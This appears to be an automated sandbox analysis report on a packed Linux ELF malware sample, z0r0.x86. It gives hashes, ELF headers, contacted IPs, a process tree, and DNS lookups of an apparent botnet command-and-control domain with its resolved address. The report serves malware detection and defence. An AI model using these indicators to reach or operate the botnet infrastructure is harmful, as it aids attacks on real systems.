178.40.197.78	unknown	Slovakia (SLOVAK Republic)		6855	SK-TELEKOMSK	false
156.182.145.25	unknown	Egypt		36992	ETISALAT-MISREG	false
96.212.9.184	unknown	United States		7922	COMCAST-7922US	false
156.89.9.156	unknown	United States		2386	INS-ASUS	false
41.143.204.140	unknown	Morocco		36903	MT-MPLSMA	false
122.141.255.42	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	false
207.94.133.255	unknown	United States		7029	WINDSTREAMUS	false
31.16.120.163	unknown	Germany		31334	KABELDEUTSCHLAND-ASDE	false
68.215.154.109	unknown	United States		6389	BELLSOUTH-NET-BLKUS	false
41.138.189.47	unknown	Nigeria		20598	CYBERSPACE-ASAutonomousSystemnumberforCyberSpaceIL	false
73.32.177.127	unknown	United States		7922	COMCAST-7922US	false
156.208.176.31	unknown	Egypt		8452	TE-ASTE-ASEG	false
166.7.141.227	unknown	United States		4152	USDA-1US	false
197.217.101.191	unknown	Angola		11259	ANGOLATELECOMAO	false
66.186.77.212	unknown	Canada		5690	VIANET-NOCA	false
76.170.239.11	unknown	United States		20001	TWC-20001-PACWESTUS	false
41.127.111.254	unknown	South Africa		16637	MTNNS-ASZA	false
156.58.162.97	unknown	Austria		199083	MP-ASAT	false
66.207.229.176	unknown	United States		15153	STARWIRELESS-15153US	false
44.171.139.242	unknown	United States		198785	SEDMIODJEL-ASHR	false
124.87.251.45	unknown	Japan		4713	OCNNTTCommunicationsCorporationJP	false
62.172.94.176	unknown	United Kingdom		5400	BTGB	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
156.190.100.171	unknown	Egypt		36992	ETISALAT-MISREG	false
18.146.208.68	unknown	United States		16509	AMAZON-02US	false
84.185.121.95	unknown	Germany		3320	DTAGInternetserviceprovideroperationsDE	false
106.13.224.214	unknown	China		38365	BAIDUBeijingBaiduNetcomScienceandTechnologyCoLtd	false
206.10.80.221	unknown	United States		5006	VOYANTUS	false
197.96.225.179	unknown	South Africa		3741	ISZA	false
147.8.60.244	unknown	Hong Kong		4528	HKU-AS-HKTheUniversityofHongKongHK	false
132.30.220.68	unknown	United States		386	AFCONC-BLOCK1-ASUS	false
209.15.177.54	unknown	Canada		11290	CC-3272CA	false
41.123.62.217	unknown	South Africa		16637	MTNNS-ASZA	false
41.160.135.141	unknown	South Africa		36937	Neotel-ASZA	false
179.192.226.37	unknown	Brazil		7738	TelemarNorteLesteSABR	false
4.90.40.253	unknown	United States		3356	LEVEL3US	false
172.114.72.193	unknown	United States		20001	TWC-20001-PACWESTUS	false
181.43.42.92	unknown	Chile		6471	ENTELCHILESACL	false
126.109.252.246	unknown	Japan		17676	GIGAINFRASoftbankBBCorpJP	false
221.213.77.169	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	false
190.20.147.200	unknown	Chile		7418	TELEFONICACHILESACL	false
8.32.64.58	unknown	United States		3356	LEVEL3US	false
122.71.101.88	unknown	China		24138	CTTNETChinaTieTongTelecommunicationsCorporationCN	false
4.251.198.187	unknown	United States		3356	LEVEL3US	false
50.70.203.81	unknown	Canada		6327	SHAWCA	false
14.116.97.206	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
156.141.177.84	unknown	United States		29975	VODACOM-ZA	false
203.190.131.47	unknown	India		9430	STPI-NOIDASoftwareTechnologyParksofIndiaBlock-IVIN	false
191.181.205.151	unknown	Brazil		28573	CLAROSABR	false
197.173.74.81	unknown	South Africa		37168	CELL-CZA	false
168.169.255.193	unknown	United States		25935	WNYRIC-NETUS	false
156.48.59.165	unknown	United Kingdom		29975	VODACOM-ZA	false
132.164.250.209	unknown	Reserved		6360	UNIVHAWAIIUS	false

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

/var/cache/man/5220

/var/cache/man/cs/5220

/var/cache/man/cs/index.db.PJqWEW

/var/cache/man/da/5220

/var/cache/man/da/index.db.YsUJSV

/var/cache/man/de/5220

/var/cache/man/de/index.db.0nTKwU

/var/cache/man/es/5220

/var/cache/man/es/index.db.bMpfsT

/var/cache/man/fi/5220

/var/cache/man/fi/index.db.BZXkKV

/var/cache/man/fr.ISO8859-1/5220

/var/cache/man/fr.ISO8859-1/index.db.pcsQIU

/var/cache/man/fr.UTF-8/5220

/var/cache/man/fr.UTF-8/index.db.wwboAS

/var/cache/man/fr/5220

/var/cache/man/fr/index.db.cjnjXU

/var/cache/man/hu/5220

/var/cache/man/hu/index.db.7jZNmV

/var/cache/man/id/5220

/var/cache/man/id/index.db.u9AwOU

/var/cache/man/index.db.3RbErS

/var/cache/man/it/5220

/var/cache/man/it/index.db.iw6zxT

/var/cache/man/ja/5220

/var/cache/man/ja/index.db.nSXPhU

/var/cache/man/ko/5220

/var/cache/man/ko/index.db.JIzmMW

/var/cache/man/nl/5220

/var/cache/man/nl/index.db.uEYHmT

/var/cache/man/pl/5220

/var/cache/man/pl/index.db.15VDtW

/var/cache/man/pt/5220

/var/cache/man/pt/index.db.AJv2lV

/var/cache/man/pt_BR/5220

/var/cache/man/pt_BR/index.db.tktNdV

/var/cache/man/ru/5220

/var/cache/man/ru/index.db.c5YTAS

/var/cache/man/sl/5220

/var/cache/man/sl/index.db.7NCiLU

/var/cache/man/sr/5220

/var/cache/man/sr/index.db.rjgwoT

/var/cache/man/sv/5220

/var/cache/man/sv/index.db.dGjlIV

/var/cache/man/tr/5220

/var/cache/man/tr/index.db.PCmHrT

/var/cache/man/zh_CN/5220

/var/cache/man/zh_CN/index.db.7wRfIU

/var/cache/man/zh_TW/5220

/var/cache/man/zh_TW/index.db.MHFjDS

/var/cache/motd-news

/var/lib/logrotate/status.tmp

/var/log/cups/access_log.1.gz

/var/log/syslog.1.gz

Static File Info

General

File type:	ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, stripped
Entropy (8bit):	7.877731360902007
TrID:	• ELF Executable and Linkable format (Linux) (4029/14) 50.16% • ELF Executable and Linkable format (generic) (4004/1) 49.84%
File name:	z0r0.x86
File size:	31336

MD5:	fa4a347c55a6a848e983905a97c543fc
SHA1:	8e45ccab0b7a7fc634e907d73695ddf7318161f6
SHA256:	398d3fac4ae377a2806e21197f1012e22d808a3008ac579cc5fd21b97167c403
SHA512:	36beae2e450a94f32d12ef78d793194dd14d8c6130604413b458039f7350b48aa59120afc3192b05fdd8698e4823f02d0cbe7ec6f502161dddd6d473c7ad6581
SSDEEP:	768:Wq3yJi2rg98FdmvPyQw7NA1kcEfot0VV1AjT/jKCqKTKLa0fsHBzK8:tiFdmvPgAGcEfotEPAjT/jX2LLsHZL
File Content Preview:	.ELF.....4.....4. ...(....._y.._y.....@.....Q.td.....H...UPX!.....\.....?d..ELF.....d....`..4.... .(....6...-.#.....}..~.. .....@{.d..@...

Static ELF Info

ELF header

Class:	ELF32
Data:	2's complement, little endian
Version:	1 (current)
Machine:	Intel 80386
Version Number:	0x1
Type:	EXEC (Executable file)
OS/ABI:	UNIX - Linux
ABI Version:	0
Entry Point Address:	0x804f0c0
Flags:	0x0
ELF Header Size:	52
Program Header Offset:	52
Program Header Size:	32
Number of Program Headers:	3
Section Header Offset:	0
Section Header Size:	40
Number of Section Headers:	0
Header String Table Index:	0

Program Segments

Type	Offset	Virtual Address	Physical Address	File Size	Memory Size	Entropy	Flags	Flags Description	Align	Prog Interpreter	Section Mappings
LOAD	0x0	0x8048000	0x8048000	0x795f	0x795f	4.5815	0x5	R E	0x1000		
LOAD	0x0	0x8050000	0x8050000	0x0	0x8940	0.0000	0x6	RW	0x1000		
GNU_STACK	0x0	0x0	0x0	0x0	0x0	0.0000	0x6	RW	0x4		

Network Behavior

TCP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 29, 2022 00:19:00.934423923 CET	192.168.2.23	8.8.8.8	0x1ffe	Standard query (0)	botnet.punisher-stresser.eu	A (IP address)	IN (0x0001)
Jan 29, 2022 00:19:05.938937902 CET	192.168.2.23	8.8.8.8	0x1ffe	Standard query (0)	botnet.punisher-stresser.eu	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 29, 2022 00:19:05.974047899 CET	8.8.8.8	192.168.2.23	0x1ffe	No error (0)	botnet.punisher-stresser.eu		78.47.58.57	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 127.0.0.1:80

System Behavior

Analysis Process: systemd PID: 5178, Parent PID: 1

General

Start time:	00:18:44
Start date:	29/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: logrotate PID: 5178, Parent PID: 1

General

Start time:	00:18:44
Start date:	29/01/2022
Path:	/usr/sbin/logrotate
Arguments:	/usr/sbin/logrotate /etc/logrotate.conf
File size:	84056 bytes
MD5 hash:	ff9f6831debb63e53a31ff8057143af6

File Activities

- File Deleted
- File Read
- File Written
- File Moved
- Owner / Group Modified
- Permission Modified

Analysis Process: logrotate PID: 5221, Parent PID: 5178

General

Start time:	00:18:44
Start date:	29/01/2022
Path:	/usr/sbin/logrotate
Arguments:	n/a
File size:	84056 bytes
MD5 hash:	ff9f6831debb63e53a31ff8057143af6

Analysis Process: gzip PID: 5221, Parent PID: 5178

General

Start time:	00:18:44
Start date:	29/01/2022
Path:	/bin/gzip
Arguments:	/bin/gzip
File size:	97496 bytes
MD5 hash:	beef4e1f54ec90564d2acd57c0b0c897

File Activities

- File Read
- File Written

Analysis Process: logrotate PID: 5222, Parent PID: 5178

General

Start time:	00:18:44
Start date:	29/01/2022
Path:	/usr/sbin/logrotate
Arguments:	n/a
File size:	84056 bytes
MD5 hash:	ff9f6831debb63e53a31ff8057143af6

Analysis Process: sh PID: **5222**, Parent PID: **5178**

General

Start time:	00:18:44
Start date:	29/01/2022
Path:	/bin/sh
Arguments:	sh -c "\n\t\tinvoke-rc.d --quiet cups restart > /dev/null\n" logrotate_script "/var/log/cups/*log "
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: **5224**, Parent PID: **5222**

General

Start time:	00:18:45
Start date:	29/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: invoke-rc.d PID: **5224**, Parent PID: **5222**

General

Start time:	00:18:45
Start date:	29/01/2022
Path:	/usr/sbin/invoke-rc.d
Arguments:	invoke-rc.d --quiet cups restart
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: invoke-rc.d PID: **5225**, Parent PID: **5224**

General

Start time:	00:18:45
Start date:	29/01/2022
Path:	/usr/sbin/invoke-rc.d
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: runlevel PID: **5225**, Parent PID: **5224**

General

Start time:	00:18:45
Start date:	29/01/2022
Path:	/sbin/runlevel

Arguments:	/sbin/runlevel
File size:	996584 bytes
MD5 hash:	4deddfb6741481f68aeac522cc26ff4b

File Activities

File Read

Analysis Process: invoke-rc.d PID: 5226, Parent PID: 5224

General

Start time:	00:18:45
Start date:	29/01/2022
Path:	/usr/sbin/invoke-rc.d
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: systemctl PID: 5226, Parent PID: 5224

General

Start time:	00:18:45
Start date:	29/01/2022
Path:	/usr/bin/systemctl
Arguments:	systemctl --quiet is-enabled cups.service
File size:	996584 bytes
MD5 hash:	4deddfb6741481f68aeac522cc26ff4b

File Activities

File Read

Analysis Process: invoke-rc.d PID: 5227, Parent PID: 5224

General

Start time:	00:18:46
Start date:	29/01/2022
Path:	/usr/sbin/invoke-rc.d
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: ls PID: 5227, Parent PID: 5224

General

Start time:	00:18:46
Start date:	29/01/2022
Path:	/usr/bin/ls
Arguments:	ls /etc/rc[S2345].d/S[0-9][0-9]cups
File size:	142144 bytes
MD5 hash:	e7793f15c2ff7e747b4bc7079f5cd4f7

File Activities

File Read

Analysis Process: invoke-rc.d PID: 5228, Parent PID: 5224

General

Start time:	00:18:46
Start date:	29/01/2022
Path:	/usr/sbin/invoke-rc.d
Arguments:	n/a

File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: systemctl PID: **5228**, Parent PID: **5224**

General

Start time:	00:18:46
Start date:	29/01/2022
Path:	/usr/bin/systemctl
Arguments:	systemctl --quiet is-active cups.service
File size:	996584 bytes
MD5 hash:	4deddfb6741481f68aeac522cc26ff4b

File Activities

File Read

Analysis Process: logrotate PID: **5231**, Parent PID: **5178**

General

Start time:	00:18:47
Start date:	29/01/2022
Path:	/usr/sbin/logrotate
Arguments:	n/a
File size:	84056 bytes
MD5 hash:	ff9f6831debb63e53a31ff8057143af6

Analysis Process: gzip PID: **5231**, Parent PID: **5178**

General

Start time:	00:18:47
Start date:	29/01/2022
Path:	/bin/gzip
Arguments:	/bin/gzip
File size:	97496 bytes
MD5 hash:	beef4e1f54ec90564d2acd57c0b0c897

File Activities

File Read

File Written

Analysis Process: logrotate PID: **5232**, Parent PID: **5178**

General

Start time:	00:18:47
Start date:	29/01/2022
Path:	/usr/sbin/logrotate
Arguments:	n/a
File size:	84056 bytes
MD5 hash:	ff9f6831debb63e53a31ff8057143af6

Analysis Process: sh PID: **5232**, Parent PID: **5178**

General

Start time:	00:18:47
Start date:	29/01/2022
Path:	/bin/sh
Arguments:	sh -c /usr/lib/rsyslog/rsyslog-rotate logrotate_script /var/log/syslog
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: 5233, Parent PID: 5232

General

Start time:	00:18:47
Start date:	29/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: rsyslog-rotate PID: 5233, Parent PID: 5232

General

Start time:	00:18:47
Start date:	29/01/2022
Path:	/usr/lib/rsyslog/rsyslog-rotate
Arguments:	/usr/lib/rsyslog/rsyslog-rotate
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: rsyslog-rotate PID: 5234, Parent PID: 5233

General

Start time:	00:18:47
Start date:	29/01/2022
Path:	/usr/lib/rsyslog/rsyslog-rotate
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: systemctl PID: 5234, Parent PID: 5233

General

Start time:	00:18:47
Start date:	29/01/2022
Path:	/usr/bin/systemctl
Arguments:	systemctl kill -s HUP rsyslog.service
File size:	996584 bytes
MD5 hash:	4deddfb6741481f68aeac522cc26ff4b

File Activities

File Read

Analysis Process: systemd PID: 5179, Parent PID: 1

General

Start time:	00:18:44
Start date:	29/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: install PID: **5179**, Parent PID: **1**

General

Start time:	00:18:44
Start date:	29/01/2022
Path:	/usr/bin/install
Arguments:	/usr/bin/install -d -o man -g man -m 0755 /var/cache/man
File size:	158112 bytes
MD5 hash:	55e2520049dc6a62e8c94732e36cdd54

File Activities

File Read

Analysis Process: systemd PID: **5186**, Parent PID: **1**

General

Start time:	00:18:44
Start date:	29/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: find PID: **5186**, Parent PID: **1**

General

Start time:	00:18:44
Start date:	29/01/2022
Path:	/usr/bin/find
Arguments:	/usr/bin/find /var/cache/man -type f -name *.gz -atime +6 -delete
File size:	320160 bytes
MD5 hash:	b68ef002f84cc54dd472238ba7df80ab

File Activities

File Read

Analysis Process: systemd PID: **5220**, Parent PID: **1**

General

Start time:	00:18:44
Start date:	29/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: mandb PID: **5220**, Parent PID: **1**

General

Start time:	00:18:44
Start date:	29/01/2022
Path:	/usr/bin/mandb
Arguments:	/usr/bin/mandb --quiet
File size:	142432 bytes
MD5 hash:	1dda5ea0027ecf1c2db0f5a3de7e6941

File Activities

File Deleted

File Read

File Written

File Moved

Directory Enumerated

Owner / Group Modified

Permission Modified

Analysis Process: dash PID: **5278**, Parent PID: **4331**

General

Start time:	00:18:56
Start date:	29/01/2022
Path:	/usr/bin/dash
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: cat PID: **5278**, Parent PID: **4331**

General

Start time:	00:18:56
Start date:	29/01/2022
Path:	/usr/bin/cat
Arguments:	cat /tmp/tmp.VlKVWwXQF7
File size:	43416 bytes
MD5 hash:	7e9d213e404ad3bb82e4ebb2e1f2c1b3

File Activities

File Read

Analysis Process: dash PID: **5279**, Parent PID: **4331**

General

Start time:	00:18:56
Start date:	29/01/2022
Path:	/usr/bin/dash
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: head PID: **5279**, Parent PID: **4331**

General

Start time:	00:18:56
Start date:	29/01/2022
Path:	/usr/bin/head
Arguments:	head -n 10
File size:	47480 bytes
MD5 hash:	fd96a67145172477dd57131396fc9608

File Activities

File Read

Analysis Process: dash PID: **5280**, Parent PID: **4331**

General

Start time:	00:18:56
Start date:	29/01/2022
Path:	/usr/bin/dash
Arguments:	n/a
File size:	129816 bytes

MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: tr PID: **5280**, Parent PID: **4331**

General

Start time:	00:18:56
Start date:	29/01/2022
Path:	/usr/bin/tr
Arguments:	tr -d \\000-\\011\\013\\014\\016-\\037
File size:	51544 bytes
MD5 hash:	fbd1402dd9f72d8ebfff00ce7c3a7bb5

File Activities

File Read

Analysis Process: dash PID: **5281**, Parent PID: **4331**

General

Start time:	00:18:56
Start date:	29/01/2022
Path:	/usr/bin/dash
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: cut PID: **5281**, Parent PID: **4331**

General

Start time:	00:18:56
Start date:	29/01/2022
Path:	/usr/bin/cut
Arguments:	cut -c -80
File size:	47480 bytes
MD5 hash:	d8ed0ea8f22c0de0f8692d4d9f1759d3

File Activities

File Read

Analysis Process: dash PID: **5282**, Parent PID: **4331**

General

Start time:	00:18:56
Start date:	29/01/2022
Path:	/usr/bin/dash
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: cat PID: **5282**, Parent PID: **4331**

General

Start time:	00:18:56
Start date:	29/01/2022
Path:	/usr/bin/cat
Arguments:	cat /tmp/tmp.VlKVWwXQF7
File size:	43416 bytes
MD5 hash:	7e9d213e404ad3bb82e4ebb2e1f2c1b3

File Activities

File Read

Analysis Process: dash PID: **5283**, Parent PID: **4331**

General

Start time:	00:18:56
Start date:	29/01/2022
Path:	/usr/bin/dash
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: head PID: **5283**, Parent PID: **4331**

General

Start time:	00:18:56
Start date:	29/01/2022
Path:	/usr/bin/head
Arguments:	head -n 10
File size:	47480 bytes
MD5 hash:	fd96a67145172477dd57131396fc9608

File Activities

File Read

Analysis Process: dash PID: **5284**, Parent PID: **4331**

General

Start time:	00:18:56
Start date:	29/01/2022
Path:	/usr/bin/dash
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: tr PID: **5284**, Parent PID: **4331**

General

Start time:	00:18:56
Start date:	29/01/2022
Path:	/usr/bin/tr
Arguments:	tr -d \\000-\\011\\013\\014\\016-\\037
File size:	51544 bytes
MD5 hash:	fbd1402dd9f72d8ebfff00ce7c3a7bb5

File Activities

File Read

Analysis Process: dash PID: **5285**, Parent PID: **4331**

General

Start time:	00:18:56
Start date:	29/01/2022
Path:	/usr/bin/dash
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: cut PID: **5285**, Parent PID: **4331**

General

Start time:	00:18:56
Start date:	29/01/2022
Path:	/usr/bin/cut
Arguments:	cut -c -80
File size:	47480 bytes
MD5 hash:	d8ed0ea8f22c0de0f8692d4d9f1759d3

File Activities

File Read

File Written

Analysis Process: dash PID: **5286**, Parent PID: **4331**

General

Start time:	00:18:56
Start date:	29/01/2022
Path:	/usr/bin/dash
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: rm PID: **5286**, Parent PID: **4331**

General

Start time:	00:18:56
Start date:	29/01/2022
Path:	/usr/bin/rm
Arguments:	rm -f /tmp/tmp.VlKVWwXQF7 /tmp/tmp.S5JisKxexo /tmp/tmp.GeBGsXKFZD
File size:	72056 bytes
MD5 hash:	aa2b5496fdbfd88e38791ab81f90b95b

File Activities

File Deleted

File Read

Analysis Process: z0r0.x86 PID: **5311**, Parent PID: **5110**

General

Start time:	00:18:59
Start date:	29/01/2022
Path:	/tmp/z0r0.x86
Arguments:	/tmp/z0r0.x86
File size:	31336 bytes
MD5 hash:	fa4a347c55a6a848e983905a97c543fc

Analysis Process: z0r0.x86 PID: **5312**, Parent PID: **5311**

General

Start time:	00:19:00
Start date:	29/01/2022
Path:	/tmp/z0r0.x86
Arguments:	n/a
File size:	31336 bytes
MD5 hash:	fa4a347c55a6a848e983905a97c543fc

Analysis Process: z0r0.x86 PID: **5313**, Parent PID: **5312**

General

Start time:	00:19:00
Start date:	29/01/2022

Path:	/tmp/z0r0.x86
Arguments:	n/a
File size:	31336 bytes
MD5 hash:	fa4a347c55a6a848e983905a97c543fc

Analysis Process: z0r0.x86 PID: **5314**, Parent PID: **5312**

General

Start time:	00:19:00
Start date:	29/01/2022
Path:	/tmp/z0r0.x86
Arguments:	n/a
File size:	31336 bytes
MD5 hash:	fa4a347c55a6a848e983905a97c543fc

Analysis Process: z0r0.x86 PID: **5315**, Parent PID: **5312**

General

Start time:	00:19:00
Start date:	29/01/2022
Path:	/tmp/z0r0.x86
Arguments:	n/a
File size:	31336 bytes
MD5 hash:	fa4a347c55a6a848e983905a97c543fc

Analysis Process: z0r0.x86 PID: **5316**, Parent PID: **5312**

General

Start time:	00:19:00
Start date:	29/01/2022
Path:	/tmp/z0r0.x86
Arguments:	n/a
File size:	31336 bytes
MD5 hash:	fa4a347c55a6a848e983905a97c543fc

Analysis Process: z0r0.x86 PID: **5317**, Parent PID: **5312**

General

Start time:	00:19:00
Start date:	29/01/2022
Path:	/tmp/z0r0.x86
Arguments:	n/a
File size:	31336 bytes
MD5 hash:	fa4a347c55a6a848e983905a97c543fc

File Activities

File Read

Directory Enumerated

Analysis Process: xfce4-panel PID: **5320**, Parent PID: **2063**

General

Start time:	00:19:05
Start date:	29/01/2022
Path:	/usr/bin/xfce4-panel
Arguments:	n/a
File size:	375768 bytes
MD5 hash:	a15b657c7d54ac1385f1f15004ea6784

Analysis Process: wrapper-2.0 PID: **5320**, Parent PID: **2063**

General

Start time:	00:19:05
Start date:	29/01/2022
Path:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0
Arguments:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libsystray.so 6 12582920 systray "Notification Area" "Area where notification icons appear"
File size:	35136 bytes
MD5 hash:	ac0b8a906f359a8ae102244738682e76

File Activities

File Read

Analysis Process: xfce4-panel PID: **5321**, Parent PID: **2063**

General

Start time:	00:19:05
Start date:	29/01/2022
Path:	/usr/bin/xfce4-panel
Arguments:	n/a
File size:	375768 bytes
MD5 hash:	a15b657c7d54ac1385f1f15004ea6784

Analysis Process: wrapper-2.0 PID: **5321**, Parent PID: **2063**

General

Start time:	00:19:05
Start date:	29/01/2022
Path:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0
Arguments:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libstatusnotifier.so 7 12582921 statusnotifier "Status Notifier Plugin" "Provides a panel area for status notifier items (application indicators)"
File size:	35136 bytes
MD5 hash:	ac0b8a906f359a8ae102244738682e76

File Activities

File Read

Analysis Process: xfce4-panel PID: **5322**, Parent PID: **2063**

General

Start time:	00:19:05
Start date:	29/01/2022
Path:	/usr/bin/xfce4-panel
Arguments:	n/a
File size:	375768 bytes
MD5 hash:	a15b657c7d54ac1385f1f15004ea6784

Analysis Process: wrapper-2.0 PID: **5322**, Parent PID: **2063**

General

Start time:	00:19:05
Start date:	29/01/2022
Path:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0
Arguments:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libpulseaudio-plugin.so 8 12582922 pulseaudio "PulseAudio Plugin" "Adjust the audio volume of the PulseAudio sound system"
File size:	35136 bytes
MD5 hash:	ac0b8a906f359a8ae102244738682e76

File Activities

File Read

Analysis Process: xfce4-panel PID: **5323**, Parent PID: **2063**

General

Start time:	00:19:05
Start date:	29/01/2022
Path:	/usr/bin/xfce4-panel
Arguments:	n/a
File size:	375768 bytes
MD5 hash:	a15b657c7d54ac1385f1f15004ea6784

Analysis Process: wrapper-2.0 PID: **5323**, Parent PID: **2063**

General

Start time:	00:19:05
Start date:	29/01/2022
Path:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0
Arguments:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libxfce4powermanager.so 9 12582923 power-manager-plugin "Power Manager Plugin" "Display the battery levels of your devices and control the brightness of your display"
File size:	35136 bytes
MD5 hash:	ac0b8a906f359a8ae102244738682e76

File Activities

File Read

Analysis Process: xfce4-panel PID: **5324**, Parent PID: **2063**

General

Start time:	00:19:05
Start date:	29/01/2022
Path:	/usr/bin/xfce4-panel
Arguments:	n/a
File size:	375768 bytes
MD5 hash:	a15b657c7d54ac1385f1f15004ea6784

Analysis Process: wrapper-2.0 PID: **5324**, Parent PID: **2063**

General

Start time:	00:19:05
Start date:	29/01/2022
Path:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0
Arguments:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libnotification-plugin.so 10 12582924 notification-plugin "Notification Plugin" "Notification plugin for the Xfce panel"
File size:	35136 bytes
MD5 hash:	ac0b8a906f359a8ae102244738682e76

File Activities

File Read

Directory Enumerated

Directory Created

Analysis Process: xfce4-panel PID: **5325**, Parent PID: **2063**

General

Start time:	00:19:05
Start date:	29/01/2022
Path:	/usr/bin/xfce4-panel
Arguments:	n/a
File size:	375768 bytes
MD5 hash:	a15b657c7d54ac1385f1f15004ea6784

Analysis Process: wrapper-2.0 PID: **5325**, Parent PID: **2063**

General

Start time:	00:19:05
Start date:	29/01/2022
Path:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0
Arguments:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libactions.so 14 12582925 actions "Action Buttons" "Log out, lock or other system actions"
File size:	35136 bytes
MD5 hash:	ac0b8a906f359a8ae102244738682e76

File Activities

File Read

Directory Enumerated

Analysis Process: dbus-daemon PID: **5333**, Parent PID: **5332**

General

Start time:	00:19:08
Start date:	29/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	n/a
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

Analysis Process: xfconfd PID: **5333**, Parent PID: **5332**

General

Start time:	00:19:08
Start date:	29/01/2022
Path:	/usr/lib/x86_64-linux-gnu/xfce4/xfconf/xfconfd
Arguments:	/usr/lib/x86_64-linux-gnu/xfce4/xfconf/xfconfd
File size:	112880 bytes
MD5 hash:	4c7a0d6d258bb970905b19b84abcd8e9

File Activities

File Read

Directory Created